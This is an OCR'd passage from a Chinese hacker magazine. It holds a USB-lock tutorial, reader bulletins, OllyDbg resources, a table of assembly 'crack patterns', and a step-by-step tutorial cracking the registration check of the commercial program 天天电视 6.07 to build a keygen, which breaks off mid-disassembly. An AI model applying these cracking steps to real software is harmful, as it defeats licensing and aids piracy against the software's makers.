



图4 发现隐藏目录

最后，别忘了把图2中的设置再改回来，否则网站就没有办法浏览了。好了，让隐藏的网站离我们远一些吧，祝各位主机管理员们GOOG LUCK!

后语：在实验的过程中发现隐藏网站的方法对WIN2003＋SP1无效，请大家注意！

编辑点评：利用修改网站执行权限时继承的特性查找隐藏的网站，方法的确好。





用U盘打造电脑密匙

马成

从本文你可以学到：
1. Log Monitor的基本使用
2. 如何打造U盘密匙

大家都知道，到银行的自动柜员机里去取钱一定要卡和密码的，只有卡没有密码或只有密码而没有卡都是取不出钱来的，但是我们的电脑只要有登入密码就可以进，而不需要像"银行卡"这样的实物"钥匙"，今天我就来教大家打造自己的"钥匙"。首先我们必须要有一个U盘，U盘也比较便宜，这个U盘就是我们的"钥匙"，接下来我们就要用到一个文件监视软件"Log Monitor"。然后在U盘里新建一个监视文件，文件类型随便，例如我建立一个名为mc.txt的记事本，然后安装并启动好Log Monitor，单击工具栏上的"Add File"按钮，如图1。




图1 添加文件窗口




图2 选择"If the file has been changed"选项



图3 选择"Interval between check-ups(sec)"

单击"File to Monitor"后面的文件夹小图标，将U盘里的监视文件添加进来，还可以在"Description"里输入文件注释。现在就需要对U盘锁进行必要的设置，在"Conditions"选项卡中将"Do Action"设置为"If the file has been changed"选项，如图2。

再切换到"Options"选项卡中，将"Interval between check-ups(sec)"设置检查的时间，以秒为时间单位，这里我设置的是2秒，如图3。

最后再切换到"Actions"选项卡，这里是操作的关键，单击"New"按钮，在弹出的菜单中选择"Execute Program"。如图4，在打开的"Action Configuration"中对"Execute Program"选项进行设置，单击"Command"后面的文件夹图标，将系统目录下的Rundll32.exe添加进来，即"C:\WINDOWS\system32\rundll32.exe"，然后在"Parameters"中输入"user32.dll,LockWorkStation"参数，其它参数保持默认值，单击"OK"按钮保存设置。





图4 设置程序的相关参数

好了，现在当我们离开时只要拔下U盘，到了我们设定的检查间隔时间，程序就会自动检测，当发现监控的文件没有了，也就是发生了变化，那么就立即将计算机锁定了。好了，我们的钥匙就打造好了，这样如果没有你的U盘，别人即使知道你的密码也同样玩不了你的电脑。怎么样？够酷吧！

编辑点评： 作者的这个方法很巧妙，多数情况下我用它监视服务器上文件的变化，可以快速判断是否有人入侵或中木马等，但英文版本看得头疼，附上汉化版的方便E文不好的朋友。

《黑客手册》QQ群黑板报


NoHack 自由独行的边缘文化——清凉一夏T恤

大家好！我是Cass，很高兴与大家见面了。从小行手中接过QQ群管理的重任，深感责任重大。经过商量，特设立Q群黑板报，在此公布上月各群的表现情况。虽然名为QQ群管理，但是实际上并不是去管理谁、领导谁的意思，因为首先我们就奉行独立自由的风格，其次各群也是由不同地方的热心读者友情建立起来的。所以QQ群管理的意思就是沟通交流，让信息能够有序流通，为《黑客手册》读者提供更多交流的良性平台。

第一条：表扬一下全国各地区群主的高度责任感，也感谢各群主对本人工作的大力支持，并感谢在大家热情帮助下，完成了QQ群平台搭建的第一步。下一步，我们将为Q群、论坛、杂志互动策划相关的活动，请大家拭目以待，并能献计献策。

第二条：批评！批评！河南群群主248107580群号20167203，在群公告栏里，以建设群为由，向群内成员索要QQ币，这种行为我们绝对反对+BS，特在此提出严正批评。SO，以后大家如发现任何打着非安全的名义进行非正常活动的事件，请及时跟我们联系。

第三条：由于群资源有限，而读者众多，常常会出现群满现象，所以敬请读者谅解。不过，告诉大家一个方法，一个群满以后，并不一定随时都是满的，肯定会有群友退出，所以如果你很想加入某个群的话，可以隔一段时间再加加试试。

同时，QQ群的建设离不开我们的读者，希望各位读者能够对于QQ群的互动提出宝贵建议。本期播报到此结束，祝大家玩得开心。建议咨询信箱：qqqun@nohack.cn。

平日热热闹闹的校园变得空空荡荡，甚至还有些冷清的感觉，猛然想起5·1节到了，大家都出去旅游或者逛街了，外面肯定热闹得很。我也得出去感受下，要是运气好撞到谁的钱被挤掉的……嘿嘿！别那么自私嘛，要交给警察叔叔的^_^。拿上包，带上Mp3，再顺手从书架上抓本NoHack，拦个BUS跑到武汉最繁华的地方——江汉路步行街。哇塞，人真是多呀！先不急，吃点东西才有力气逛。买了碗热干面（注：武汉很有特色的小吃），一边闲逛一边吃，耳朵里听着杂志光盘中推荐的几首感觉很cool的音乐，感觉自由自在，很过瘾。

忽然感觉有点不对劲，猛回头，*※#◎~%……，竟然有人拉开了我包的拉链，寒，传说中的贼被我撞上了。嘿嘿！我得意地笑，幸好我包里没放钱，也没买东西，就一本杂志……HOHO~...啊！亏了，偶的杂志不见了，寒啊！杂志也偷呀...难道小贼也喜欢偶们的杂志？算了，正好上面还有我签名，就当送给他作纪念了。

"破"资源

OllyDbg中文帮助

文件名：OllyDbg.hlp
MD5值：375d4bbe751f28e3f3bf7c5d2446c09a
翻译：TT小组

相信刚入门学Crack的朋友在被OD强大功能折服的同时也会被它的英语帮助文档搞得晕头转向，叫苦连天。这个由TT小组翻译的OD帮助文档，包括了OD的安装、组件介绍和详细的使用说明。虽然我们提倡要与国际接轨使用E语，但这里还是把它作为一个参考奉献给大家。另外，这个文档中保留了大量的中英文对照，以方便使用OllyDbg英文版的用户。

OD教程入门篇

ARTeam站上的10篇OD教程，不过都是E文的，图文并茂，讲得比较详细，过程也很清晰，用实际例子解析OD的使用，可以作为OD新手的入门教程，格式如下：

The Target:WorldTV 7.1(http://www.netfor2.com/WorldTV.html)

The Tools:OllyDbg 1.09d, PEiD 0.92, W32dasm, HexWorkshop 4.1

The Protection:Serial Protection

Other Information:...

"破"技巧

一、软件破解常用汇编指令

```
cmp  a,b     //  比较a与b
mov  a,b     //  把b值送给a值，使a=b
ret          //  返回主程序
nop          //  无作用
call         //  调用子程序，子程序以
                 ret结尾
je或jz       //  相等则跳（机器码是74或84）
jne或jnz     //  不相等则跳（机器码是
                 75或85）
jmp          //  无条件跳（机器码是EB）
jb           //  若小于则跳
ja           //  若大于则跳
jg           //  若大于则跳
jge          //  若大于等于则跳
jl           //  若小于则跳
pop xxx      //  xxx出栈
push xxx     //  xxx压栈
```

二、破解经典句式

1（最常用）(??????代表一个具体的地址，下同）

```
mov  eax [      ]
mov  edx [      ]
call 00??????  关键call
test eax eax
jz(jnz)或 jne(je)  关键跳转
```

2 （最常用）

```
mov  eax [      ]
mov  edx [      ]
call 00??????  关键call
jne(je)        关键跳转
```

3

```
mov eax [ ]
mov edx [ ]
cmp eax,edx
jnz(jz)
```

4

```
lea edi [    ]
lea esi [    ]
repz cmpsd
jz(jnz)
```

5

```
mov  eax [      ]
mov  edx [      ]
call 00??????
setz (setnz) al (bl,cl…)
```

6

```
mov  eax [      ]
mov  edx [      ]
call 00??????
test eax eax
setz (setnz) bl,cl…
```

7

```
call 00??????  ***
push eax (ebx,ecx…)
……
……
call 00??????
pop eax (ebx,ecx…)
test eax eax
jz(jnz)
```

从本文你可以学到：
1. 进一步熟悉crack的流程。
2. 学会一般软件的crack过程。

破解0起步之 天天电视6.07版实战篇

飘舞的风

大家好，在上期我们复习了一些汇编的知识，又从两个CRACKME的具体操作中了解到一些破解的基本方法和流程。从这期开始，我会不断地用些比较经典的程序破给大家看，你可以按照文章中的过程来做以提高自己的动手能力。今天要破解的程序是《天天电视6.07版本》，这个程序从5.29版开始网上就有个注册机，一直能用，直到6.07版出现，用它算出来的注册码就不正确了。所以这次我们的主要目标是：找出6.07版的注册码，对比5.29版的注册机程序，并把其修正为适合6.07版的注册机。

准备工具：PEID，OD，MFC按钮消息入口查找工具（这个程序只对MFC程序有效）。

Step 1：查壳

老规矩，先用PEID看看程序是什么语言编写的，加的是什么壳等信息，直接用PEID打开天天电视.exe，显示结果如图1所示。




图1　用PEID查壳

Step 2：找线索

从上面可以看到程序是用VC++写的，没加壳，哈，更适合我们新手做练习。按照上次说的，先运行程序，看看有什么重要的提示信息。运行后可以看到提示没有注册用户，只能用三分钟。试着假注册下看看，什么提示都没有。换路线，这时再试下以前的注册机是不是真的没用了。就在我们运行注册机后，点天天电视里面的注册的时候，我们的注册机被关掉了！看来在点注册的时候，程序检测到注册机在运行，就把它关了。哈，这也算是线索，那就找到了！

Step 3：寻突破

有了上面的线索，我们现在用OD来调试，主要是找找看它是怎么找到注册机并把它关了的。想想看，关闭程序应该用到结束进程的API函数，于是在OD的命令行输入BPX ＊ 下万能断点，如图2所示。




图2　输入BPX ＊ 下万能断点

在模块间的调用里面看到有一些MFC42.＊＊＊＊什么的，这些信息表示程序是用MFC封装的。还记得我们开始用PEID查看信息时发现程序是用VC++编的吗？正好和这里的MFC对应起来。这样的话我们就好办了，把MFC按钮消息入口查找工具.exe打开，运行《天天电视》，点注册，弹出注册对话框，这时把MFC按钮消息入口查找工具上的瞄准器拖到注册按钮上，如图3所示。




图3　用MFC按钮消息入口查找工具查看注册对话框函数入口地址

然后点“查找”按钮，这时MFC按钮消息入口查找工具的“函数入口地址”上出现0x73D4AAB0　这样的地址。现在我们再用OD载入程序，载入后直接按ctrl+G，输入我们刚才找到的地址0x73D4AAB0，如图4所示。




图4　跟随找到的地址

Step 4：析流程

如上，按下确定后直接转到73D4AAB0这行，用F2在这行下断点，然后F9运行程序，中间可能会被中断下来，不用管它，直接按SHIFT+F9跳过去，一会之后，程序运行起来了。我们点注册，在“输入注册码”那行随便填几个数（比如123456），点下注册按钮，程序被OD断了下来，按两次F8回到程序，看到其停在00405C3D这行上，再往下几行来到如图5所示的代码处，从API可以看出来这个是取C：盘的硬盘系列号。




图5　取C盘的硬盘系列号

分析到这里，剩下的其实就不难了，我们只要在C盘下的任何位置用DIR命令就能看到硬盘系列号了，看下我的吧！

```
C:\>dir
驱动器 C 中的卷没有标签。
卷的序列号是 2B4F-1605
C:\ 的目录
```

看到了吧，2B4F-1605就是我的C盘的序列号了，其实在注册对话框那里显示的机器码就是从这来的，它不要序列号中间的“-”，再把2B4F1605转成10进制得到726603269，就是我们上面看到的机器码了。

Step 5：剖代码

到这里，你是不是觉得有些迷惑，想问我是怎么知道这些的吧？哈，答案是：代码。那下面就从代码来具体分析下，接着图5往下看到下面的代码：

```
00405C7F.  6A 0A     push 0A
00405C81.  50        push eax
00405C82.  FF75 E4   push dword ptr ss:[ebp-1C]
00405C85.  FF15 FCA34000
call dword ptr ds:[<&MSVCRT._itoa>]
//这里是把2B4F1605转成10进制。
00405C8B.  8145 E4 BE74AC05  add dword ptr ss:[ebp-1C],5AC74BE
